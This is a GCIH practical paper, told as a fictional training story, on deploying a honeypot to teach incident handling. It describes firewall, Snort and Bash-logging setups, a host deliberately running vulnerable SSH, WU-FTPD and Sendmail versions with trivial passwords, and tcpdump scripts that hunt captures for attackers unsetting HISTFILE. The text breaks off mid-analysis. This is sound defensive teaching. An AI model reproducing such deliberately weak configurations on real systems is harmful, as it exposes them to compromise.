Global Information Assurance Certification Paper

Honeypots for Incident Handling Education

GCIH Practical, Version 2.1a
Option 1: Exploit in Action

Nicholas Garner
October 1, 2003

Table of Contents

Abstract

The concept of Honeypots as a means of luring, and potentially capturing, malicious persons is not a new concept. However, application of this idea to Information Security is relatively new. Honeypots have proven to be an effective method to research, document, and learn the techniques of those that threaten the proper operation of systems and networks, “hackers”. To this end, honeypots can be used as an effective aid in learning to apply processes and procedures of industry best practice incident response. By deploying a honeypot, allowing it to be breached, and practicing lessons learned, a security team can strengthen and refine its own policies used in incident investigations.

This document will step through the deployment of a honeypot, time waited, lessons learned on deployment of honeypots, identification, containment, eradication, recovery, and finally documentation of lessons learned. The entire premise will be that of a fictitious incident handling team employed by Pretentious Assurance, Inc. whose team manager has decided to deploy this concept to hone the incident handling skills of his team, for the good of the company. Although the premise of this document will be fictitious, all events regarding the honeypot, and subsequent exploitation, actually happened.

All IP addresses contained herein have been masked to protect the perpetrators.

Pretentious Assurance, Inc.

Background

Pretentious Assurance, Inc. has been in the business of providing outsourced incident handling services for four years. When the company first started everything was going great, profits were up, moral was up, and bonuses were more than adequate. As the adage says, "All good things must come to an end." Many of the most knowledgeable people in the company, the keystones, have decided to leave to pursue other ventures; they couldn't handle the monotony. This left the junior incident handlers without leadership, without guidance, without a mentor. As a consequence, they have received poor marks on their ability to perform the services they were so good at. Their reports to customers are substandard.

As Nicholas Garner once said, "There are two types of people in Information Technology, those who know how and those who know why." These people knew "how", but not "why". Yes, they could run NMAP, but if asked about the SYN flag, they would have a religious retort regarding confession. The CIO, Silas Marner, has become weary that the company may not be able to continue without the abilities of a person with in-depth experience in the field. He turned to Monster for help.

Search

Silas decided to post a job description with requisites unobtainable by the younger people in the industry. He wanted a seasoned professional, someone who has seen it all and can handle anything. He figured that with the promise of excellent benefits and a competitive salary he would lure just the person he wanted.

Candidate

Felix Holt is a skilled information security practitioner, a radical; he approaches things a little different but it seems to work for him. He started as a lowly Private First Class in the Marine Corps swapping tape reels and punch cards. He's been in the industry for 17 years now and is one of the rare few who actually love their job.

Felix and Silas meet and Silas described the current lack of ability and knowledge of his small group of incident handlers. After what Felix considered to be a paltry technical interview and with some apprehension, Felix decides to pursue the opportunity hoping he can grow with the company while applying his current knowledge of the field.

Introduction

Felix arrives at work on his first day eager to dive into consulting on incidents their clients have experienced. He is immediately greeted by Silas who shows him around the office and gives him a brief overview of how the company operates. He then introduces Felix to his team, Tom, Charlie, Peter, Robert, Simon, and Terry. Noticing the ironic coincidence, and being quick witted as he is, Felix quickly names his team "TCP Reset", hereinafter TCPRST. He hopes this will provide a vehicle for increasing morale in the future, team logos, T-shirts, if the need arises. After exchanging pleasantries with all, Felix sits down with the group to see where everyone stands as far as incident handling knowledge.

Felix: "Tom, can you tell me what methods you would recommend a company employ to be prepared for the inevitable information security incident?
Tom: "Have plenty of Coffee on hand."
Felix: "Ok…Charlie, given the same situation, how would this company identify an incident has happened?"
Charlie: "Sniff it dude, send TCP Reset after it" (Charlie was a young guy)
Felix: "Wow; you would send a packet, spoofing the source address, with the RST flag set in the TCP segment?"
Charlie: "Nah man, us, TCPRST, what were you saying about flags?"
Felix: "Oh, OK. Peter, after an incident has happened what is one possible method of containment?"
Peter: "Pull the power!"
Felix: "That's a possibility. What if this is an e-commerce server and happens to be critical to the success of the business? We'll get to that later. Robert, eradication after the incident?"
Robert: "Re-install the operating system, wipe out everything."
Felix: "Ok, the previous day's transactions have just been deleted by my, professional, incident handling team. Simon, steps towards recovery?"
Simon: "Recovery of what?"
Felix: "Ok. Terry, why would it be important to document lessons learned?"
Terry: "So the company doesn't make the same mistake twice."
Felix: "Ok. Go back to work; I'll talk to you again later."

Felix was appalled; he couldn't understand how such a prestigious company as Pretentious Assurance, Inc. could employ these individuals. But, he had to carry on; he chose this undertaking and was going to see it through.

Plan

Felix wasn't about to stand idly by as his team fell deeper into incompetence, so he devised a plan to educate the members while keeping them engaged. The mysterious fog that surrounds the word "hacker" seems to always intrigue those with no knowledge of the concepts or methods. What better way to keep his teams attention than to attract an attacker?

Felix had heard of something called a Honeypot before but always dismissed the idea as useless. Now, all of a sudden it seemed to have a purpose. This would be a learning process for him also.

Felix sat his team down and explained what his plan was.

"I will deploy a Honeypot as a means of teaching all of you proper incident handling techniques. The Honeynet Project currently defines a honeypot as: "…a system who's value is being probed, attacked, or compromised, you want the bad guys to interact with your honeypot." I'm going to deploy a honeypot, wait for it to be compromised and then call TCPRST in to clean up. Along the way, I will instruct you in the methods of a good incident response team. This honeypot will belong to a fictitious company named Elbows, LLC, which provides steel pipe elbow joints for industrial uses as small companies not directly involved in technology usually think of security after a breach. After a successful compromise of the honeypot, I will guide you through the writing of a proper report that will, in the end, be presented to Elbows, LLC.

Honeypot

Setup

Felix quickly went to work designing the network and researching the tools he would use. He wanted something that would be compromised fairly quickly but he still wanted to experience an advanced attack. After going back and forth with himself he decided the advanced attack would have priority over the quick attack. He had read of Lance Spitzer's first experience with a Honeypot and how it had been compromised within 15 minutes, in Honeypots: Tracking Hackers. He decided he would use a new version of an existing operating system but expose it by running many services. Also, knowing that this network should be completely segregated from the corporate environment, he provisioned a DSL line for the lab where this network would reside.

Network

Figure 1 shows a high-level overview of the network deployed to capture an incident in the wild.




Figure 1

Systems

PIX 501

The firewall deployed in this environment had one purpose, to protect the system that would be used for overall administration of the network. This firewall was extremely restrictive in what was permitted into the internal network. The IOS version running on this system was PIX IOS 6.2(2).

A portion of the configuration follows with irrelevant lines deleted.

PIX 501 Pertinent Configuration

```
<deleted>
access-list inside permit ip 192.168.1.0 255.255.255.0 any
access-list inside permit icmp 192.168.1.0 255.255.255.0 any
access-list inside deny ip any any
```

```
access-list outside permit tcp any host 10.0.0.177 eq 8999
!SSH on management station running on TCP port 8999
access-list outside permit icmp any any
access-list outside deny ip any any
logging on
logging trap informational
logging host inside 192.168.1.2
!Logging of all system messages of informational level or higher
<deleted>
ip address outside 10.0.0.177 255.255.255.248
ip address inside 192.168.1.1 255.255.255.0
ip audit name Attack attack action alarm
ip audit name Info info action alarm
ip audit interface outside Info
ip audit interface outside Attack
ip audit interface inside Info
ip audit interface inside Attack
!Employ the built-in Intrusion Detection System (IDS) signatures
<deleted>
static (inside,outside) tcp interface 8999 192.168.1.2 8999
!Static Port Address Translation (PAT) for SSH to Mgmt. Station
netmask 255.255.255.255 0 0
access-group outside in interface outside
access-group inside in interface inside
<deleted>
ssh 192.168.1.2 255.255.255.255 inside
!Permit SSH to PIX for administrative purposes
ssh timeout 5
<deleted>
```

This configuration is extremely restrictive; however it is still vulnerable as it allows SSH inbound. Felix chose to permit this traffic to allow him to check the status of the honeypot from anywhere.

Management Station

The purpose of the management station in this deployment was simply to administer the network as well as analyze logs and sniffer traces.

- Operating System – RedHat 9.0
- IP address – 10.0.0.177/29
- X windows installed – allows for the use of the popular, and free, sniffer/packet analyzer Ethereal.
- Host firewalling – provided by netfilter/iptables, only permitting SSH traffic inbound on TCP port 8999.

Sniffer

The function of the "sniffer" system was to capture all traffic on the segment regardless of source or destination. This system was connected to the network via a 10Mb hub to allow all network traffic to be monitored. By using a hub all traffic entering the device from any port will be copied out every port. If Felix was to have installed a switch in this installation he would not see all traffic unless special configuration settings were put in place to copy traffic to a specific port.

- Operating System – RedHat 9.0

- IP Address – 10.0.0.181/29
- Sniffer – The application used for capturing all traffic was the extremely flexible Intrusion Detection System (IDS) Snort. There were two instances of Snort running. In the case of power failure, upon restart of the system, both instances of Snort were started automatically via a run-control script located in /etc/rc3.d/. All snort packet dump files were stored in /var/log/snort. The /var partition had been created intentionally large, 29 GB, to allow for the storage of large amounts of data.
    - The first instance of Snort was used to capture all traffic to or from the honeypot.

```
snort -D -X -L dump.$DATE host 10.0.0.180

-D = Run Snort in background (daemon) mode
-X = Dump the raw packet data starting at the link layer
-L <file> = Log to this tcpdump file
host 10.0.0.180 = Berkeley Packet Filter(BPF) options
*An excellent guide to filter options is available by Jialong He at:
http://tiger.la.asu.edu/Quick_Ref/tcpdump_quickref.pdf
```

    - The second instance of Snort was used to capture all traffic to and from the local host. This was only used in the case of a compromise of this host. These sniffer files were never needed, luckily.
- Network Services – All services disabled with the exception of SSH running on TCP port 9000.
- Host Firewalling – Netfilter/iptables only allowing inbound access to SSH running on TCP port 9000.
- Routing – This host had no default route to the 0.0.0.0 network as this would allow this host to respond to any connections from the Internet.

Honeypot

This system was the purpose of this network, the keystone. It was also connected to the network via a 10Mb hub. Great care was used in the installation of the operating system and it was not connected to the Internet until everything was ready.

- Operating System – RedHat 9.0
- IP Address – 10.0.0.180/29
- Network Services – The following services were enabled:
    - SSH version 1 – Integer overflow bug allows execution of code by process owner.

Excerpt from SecurityFocus vulnerability notice:

> Secure Shell, or SSH, is an encrypted remote access protocol. SSH or code based on SSH is used by many systems all over the world and in a wide variety of commercial applications. An integer-overflow bug in the CRC32 compensation attack detection code may allow remote attackers to write values to

arbitrary locations in memory.

This would occur in situations where large SSH packets are received by either a client or server, and a 32 bit representation of the SSH packet length is assigned to a 16 bit integer. The difference in data representation in these situations will cause the 16 bit variable to be assigned to zero (or a really low value).

As a result, future calls to malloc() as well as an index used to reference locations in memory can be corrupted by an attacker. This could occur in a manner that can be exploited to write certain numerical values to almost arbitrary locations in memory.

This can lead to an attacker executing arbitrary code with the privileges of the SSH server (usually root) or the SSH client.

The full text may be found at:
http://www.securityfocus.com/bid/2347/discussion/

- VSFTPD – The Very Secure FTP Daemon. A search of PacketStorm yields no results for vulnerabilities in this daemon, however, it was enabled in case a vulnerability was discovered during the operation of this honeypot. VSFTPD was enabled with a default configuration from a RedHat 9.0 installation. The default installation from the Red Hat 9.0 installation discs provides VSFTPD not compiled against TCP Wrappers. The only problem this poses is that connections made to this service are not checked for permissions to connect via TCP Wrappers. Since Felix wanted to allow all IP addresses the ability to connect, this was not considered an issue.
- XINETD – All services provided by XINETD were enabled.

```
The following services were enabled:
chargen     daytime     echo     ktalk  servers   sgi_fam  time-udp
chargen-udp  daytime-udp  echo-udp  rsync  services  time
```

- HTTP – Web services enabled via default install of Apache 2.0.40 which comes with RedHat 9.0.

- Accounts – Root's password was set to "bikeman". One user was created with the username Jeff and password "carman". Simple passwords were used to mimic a password chosen by an uneducated user and to allow for easy brute force password cracking by anyone who happened to compromise the system. The shell for these two users was /bin/bash which was replaced as noted below.

- Honeynet tools
  - BASH patch – The only tool provided by The Honeynet Project used on this system was the Bash Patch Anton. This patch, when applied to the source of BASH 2.03, sends all executed commands to the server specified on UDP port 514, syslog.
    - BASH 2.03 was obtained from the GNU/UNESCO Free Software Directory at http://ftp.gnu.org/pub/gnu/bash/.
    - The BASH patch was obtained from The Honeynet Project at http://www.honeynet.org/papers/honeynet/tools/bash-anton.patch. The default BASH provided with RedHat 9.0 is installed in /bin. This file was replaced with the BASH compiled with syslog output.

The following text demonstrates the process of compiling BASH with syslog output of all executed commands.

```
#vi bash-key.patch
Replace: talker("10.1.1.1", message);
With: talker("10.0.0.181", message);
# ls
bash-2.03.tar.gz  bash-key.patch
# tar xzf bash-2.03.tar.gz
# mv bash-key.patch bash-2.03
# cd bash-2.03
# patch -p0 < bash-key.patch
patching file ./lib/readline/history.c
Hunk #2 succeeded at 55 with fuzz 2.
patching file ./lib/readline/histfile.c
patching file ./lib/readline/histexpand.c
patching file ./lib/readline/history.h
patching file ./bashhist.c
# ./configure
creating cache ./config.cache
<output truncated>
creating config.h
# make
<output truncated>
ls -l bash
-rwxrwxr-x    1 root     root      2012949 Jul 14 21:10 bash
size bash
   text    data     bss     dec     hex filename
 427640   21944   15564  465148   718fc bash
# make install
<output truncated>
```

Deployment

Felix spent approximately 10 hours getting all systems configured as mentioned above, taking great care to ensure all systems were as secure as possible. Then came the highly anticipated date, on April 14th 2003, Felix connected the DSL router to the Internet. All members of TCPRST were present, each with high hopes and immense awe about what was about to take place.

Everyday Felix checked his Snort output on the management station using Ethereal. The majority of what he saw was NetBIOS scans, probably simple scans looking for the ability to create a null session via NetBIOS. At the beginning he was very excited, every time he opened Ethereal the hope was overwhelming.

Two weeks passed and no compromise. After all, at the time, RedHat 9.0 was relatively new, about one week old. Felix wasn't discouraged though. He continued to check the Snort output daily with ever growing anticipation that his honeypot would fall prey to an exploit.

Two months passed and no compromise. Felix was now discouraged. Was RedHat 9.0 really secure out of the box? Couldn't be; maybe the OS was too new to have been completely probed for all possible exploits. Felix decided to try a different approach, an OS version with known vulnerabilities.

New Honeypot

Felix rebuilt the honeypot with RedHat 7.1 (Seawolf), which was originally released in mid-April 2001. This particular version of RedHat came with a vulnerable version of Washington University's FTP Daemon, WU-FTPD. This FTP server was vulnerable to many exploits. However, Felix also installed SSHv1, which was susceptible to the integer overflow bug detailed above. From the sniffer output Felix knew that the majority of attackers were looking for vulnerable FTP servers, not too many were looking for vulnerable SSH versions. For selfish reasons, he wanted to see it happen in the real world, Felix secretly hoped SSH would be exploited before WU-FTPD. However, he still installed and enabled both, just in case.

System Overview of New Honeypot (irrelevant output removed)

```
Linux# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:30:1B:07:7F:75
          inet addr:10.0.0.180  Bcast:10.0.0.255  Mask:255.255.255.0

Linux# netstat -al | grep
Linux# netstat -al
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address    Foreign Address  State
tcp        0      0 *:32768         *:*              LISTEN
tcp        0      0 *:finger        *:*              LISTEN
tcp        0      0 *:sunrpc        *:*              LISTEN
tcp        0      0 *:ftp           *:*              LISTEN
tcp        0      0 *:ssh           *:*              LISTEN
tcp        0      0 *:telnet        *:*              LISTEN
tcp        0      0 linux:smtp      *:*              LISTEN
udp        0      0 *:32768         *:*
udp        0      0 *:sunrpc        *:*
raw        0      0 *:icmp          *:*              7

Linux# ipchains -L
Chain input (policy ACCEPT):
Chain forward (policy ACCEPT):
```

```
Chain output (policy ACCEPT):
Linux# ps wax
  PID TTY      STAT   TIME COMMAND
  485 ?        S      0:00 portmap
  500 ?        S      0:00 rpc.statd
  645 ?        S      0:00 /usr/sbin/atd
  667 ?        S      0:00 xinetd -stayalive -reuse -pidfile
/var/run/xinetd.pid
  711 ?        S      0:00 sendmail: accepting connections
  724 ?        S      0:00 gpm -t ps/2 -m /dev/mouse
  736 ?        S      0:00 crond
  767 ?        S      0:02 /usr/local/sbin/sshd
20890 ?        S      0:00 /usr/local/sbin/sshd
20892 pts/0    S      0:00 -bash
21131 pts/0    R      0:00 ps wax

The output of the netstat command above lists the following services
available (as specified in /etc/services):
Finger      Sunrpc      FTP   SMTP  Telnet

To find the application that is running and offering services on a
particular port, we can use the command 'fuser' which will "identify
processes using files or sockets", as stated by the man page.

Linux# fuser -n tcp 32768 finger sunrpc ftp ssh telnet smtp
32768/tcp:             500
finger/tcp:            667
sunrpc/tcp:            485
ftp/tcp:               667
ssh/tcp:               767
telnet/tcp:            667
smtp/tcp:              711
Linux# fuser -n tcp 32768 finger sunrpc ftp ssh telnet smtp |
> awk '{print "ps wax | grep "$2}' |
> /bin/sh
  500 ?        S      0:00 rpc.statd
  667 ?        S      0:00 xinetd -stayalive -reuse -pidfile
/var/run/xinetd.pid
  485 ?        S      0:00 portmap
  667 ?        S      0:00 xinetd -stayalive -reuse -pidfile
/var/run/xinetd.pid
21566 pts/0    S      0:00 grep 667
  767 ?        S      0:02 /usr/local/sbin/sshd
  667 ?        S      0:00 xinetd -stayalive -reuse -pidfile
/var/run/xinetd.pid
21570 pts/0    S      0:00 grep 667
  711 ?        S      0:00 sendmail: accepting connections
```

```
Pertinent Application versions:

Linux# /usr/sbin/in.ftpd -V
  Copyright (c) 1999,2000,2001 WU-FTPD Development Group.
  All rights reserved.

Version wu-2.6.1-16

Linux# /usr/local/sbin/sshd --help
```

```
sshd version 1.2.27 [i686-unknown-linux]
Usage: sshd [options]

Linux# /usr/sbin/sendmail -v -d0.1 < /dev/null
Version 8.11.2
Recipient names must be specified
```

```
Associated Vulnerabilities:
WU-FTPD 2.6.1-16:
CERT® Advisory CA-2001-33 Multiple Vulnerabilities in WU-FTPD
http://www.cert.org/advisories/CA-2001-33.html
VU#886083: WU-FTPD does not properly handle file name globbing

SSH Version 1.2.27:
CERT® Advisory CA-2001-35 Recent Activity Against Secure Shell Daemons
http://www.cert.org/advisories/CA-2001-35.html
IN-2001-12 - Exploitation of vulnerability in SSH1 CRC-32 compensation attack detector

Sendmail 8.11.2:
CERT® Advisory CA-2003-12 Buffer Overflow in Sendmail
http://www.cert.org/advisories/CA-2003-12.html
CERT® Advisory CA-2003-07 Remote Buffer Overflow in Sendmail
http://www.cert.org/advisories/CA-2003-07.html
Vulnerability Note VU#398025
http://www.kb.cert.org/vuls/id/398025
```

Fateful Day

On June 26, 2003 Felix came in to work and followed his normal routine of checking his e-mail followed by checking on the honeypot. He logged into the sniffer machine from the management machine as he always did.

```
Sniffer# ls -al /var/log/snort
total 62604
drwxr-xr-x    2 root     root        4096 Jul 11 04:35 .
drwxr-xr-x    4 root     root        4096 Aug  1 04:02 ..
-rw-------    1 root     root    12353170 Jul 11 04:25 dump.1055940575 ←
-rw-------    1 root     root    48493558 Jul 11 04:25 dump.1055940635
```

On any given day the packet dump file only grew about 500 kilobytes, he would rotate the file every 7 days or so, whenever it started taking a while to open in Ethereal. Felix would also check the sniffer output in the evening before he left for home. To his amazement, the file grew over 2 megabytes the previous evening.

Felix was ecstatic, not because the system had been compromised, he had seen this many times, but because he could finally proceed with his plan. Knowing that the compromised system could potentially be attacking other hosts on the Internet, and that the system wasn't in production, Felix decided to disconnect the Ethernet cable from the DSL router. The network was now isolated. He went to deliver the information to the members of TCPRST...

Honeypot Analysis

TCPRST was engaged in a rousing game of network hearts, when Felix rushed in to deliver the news.
Felix exploded, “Gentlemen, we’ve been compromised.”
A hush fell over the room as all members looked at each other. Some were excited about the opportunity to learn something new about how attackers worked, others were upset they had to leave their game.
“Let’s go check it out.”
Everyone followed Felix to the management station with earnest.

```
Mgr# scp -P 9000 root@10.0.0.181:/var/log/snort/* .
root@10.0.0.181's password:
dump.1055940575 100% |*****************************************************************| 12063 KB
dump.1055940635 100% |*****************************************************************| 48365 KB
Mgr#
```

Felix opened a terminal to get the actual counts, using tcpdump, of packets with only the SYN flag set in the TCP header.

The utility tcpdump uses the Berkeley Packet Filter (BPF) as arguments to determine which traffic you wish to see. The BPF is extremely flexible which will be evidenced in the following statements.
Felix threw together a quick script to get the packet counts for initial connections to services that were listening on the honeypot.


```
Mgr# cat << _EOF_ > countpk.sh
> #!/bin/sh
> for PORT in 21 22 23 25 79 111
> do
> echo -n "Connections to \$PORT: "
> tcpdump -r dump.1055940575 "tcp dst port \$PORT && tcp[13] == 2" | wc -l
> done
> _EOF_
Mgr#
```

When executed, the resulting output was:

```
Mgr# sh countpk.sh
Connections to 21:      18
Connections to 22:       3
Connections to 23:       0
Connections to 25:       4
Connections to 79:       0
Connections to 111:      0
```


The tcpdump command used the BPF options:
→ tcp dst port $PORT
→ tcp[13] == 2
Both options are connected with an ‘&&’, when specified between options, both conditions must match for the packet to be displayed.
The first option displays packets that have 21, in the destination port field in the TCP segment.
The second option displays the flexibility of BPF.
A brief re-education on the TCP header format follows.

A TCP segment has a TCP header resembling this:



Of interest here is the 13th octet of the TCP header, the first octet is numbered 0. The first two bits of this octet fall into the reserved section, however the last 6 bits specify the flags of the segment, in other words the state of the TCP session. Those flags, from left to right, are:
URGENT | ACKNOWLEDGEMENT | PUSH | RESET | SYNCHRONIZE | FIN
Abbreviated as:
URG | ACK | PSH | RST | SYN | FIN

A TCP session SHOULD resemble this, as far as the flags are concerned:



BPF "tcp[13] == 2" explained:
The actual format of this expression is proto[expr:size]. Proto can be one of fddi, ip, arp, rarp, tcp, udp, or icmp. The expr, expression, can be an arithmetic expression to find a particular byte if there are options in a particular header, the end result of the expression will be a particular octet. The size argument specifies the number of bytes from the beginning octet to check. For example, tcp[0:2] would match the first two bytes starting from the 0 octet, the first. Notice that the initial flag is the SYN flag. The "tcp[13] == 2" means, the thirteenth octet of the TCP header should equal the decimal number 2. The SYN flag sits in the 7th position of that

octet, 00000010, which would be 2^1or 2. Similarly, setting “tcp[13] == 18” will show all packets with the SYN and ACK flags set in their TCP header, 00010010. The filter expression could have also been written “tcp[3] == 21 && tcp[13] == 2”, which would show all packets with a destination port of 21 with only the SYN flag set.

Felix was a bit dismayed by the output; he made the assumption that the FTP service was exploited due to the high packet counts, this had been seen so many times before. He was still unsure though, as 3 connections to the SSH could mean that one of them was an actual exploit. In the back of his mind he was still happy as the first goal had been reached; the honeypot had been compromised.

To determine which service had been compromised he went back to the shell with tcpdump.

Knowing that a common technique was to unset the value of the environment variable HISTFILE to prevent logging of executed commands, Felix searched for this in the packet file. This can be done using tcpdump, tcpdump –r dump.1055940575 –nn ‘tcp[38:4] = 0x48495354’, which will match the characters HIST, beginning with the 38th octet of the TCP header. This method would require incrementing the beginning octet by one for each iteration through a loop running tcpdump each time, unless you know exactly where ‘HIST’ occurs within the packet. This takes a long time on a large file, so Felix chose this, easy and ugly, alternative:

```
Mgr# cat << _EOF_ > hacked.sh
> #!/bin/sh
> for PORT in ftp ssh smtp
> do
> echo "Connections to port \$PORT containing the ASCII text HIST OR unset"
> tcpdump -nXs 0 -r dump.1055940575 tcp dst port \$PORT | \
> egrep -B 10 "HIST|unset" | grep \$PORT | awk '{print \$2}'
> done
> _EOF_
Mgr#
```

Which, when executed, produced:

```
Mgr# sh hacked.sh
Connections to port ftp containing the ASCII text HIST OR unset
10.10.15.4.39720
10.10.15.4.39720
10.10.15.4.39720
10.10.15.88.52605
Connections to port ssh containing the ASCII text HIST OR unset
Connections to port smtp containing the ASCII text HIST OR unset
Mgr#
```

BINGO!

Felix’s initial suspicions had been realized, the FTP service had been exploited, unless someone happened to connect anonymously and attempt the command “put HIST”, which failed.

This is what Felix knew at this point:

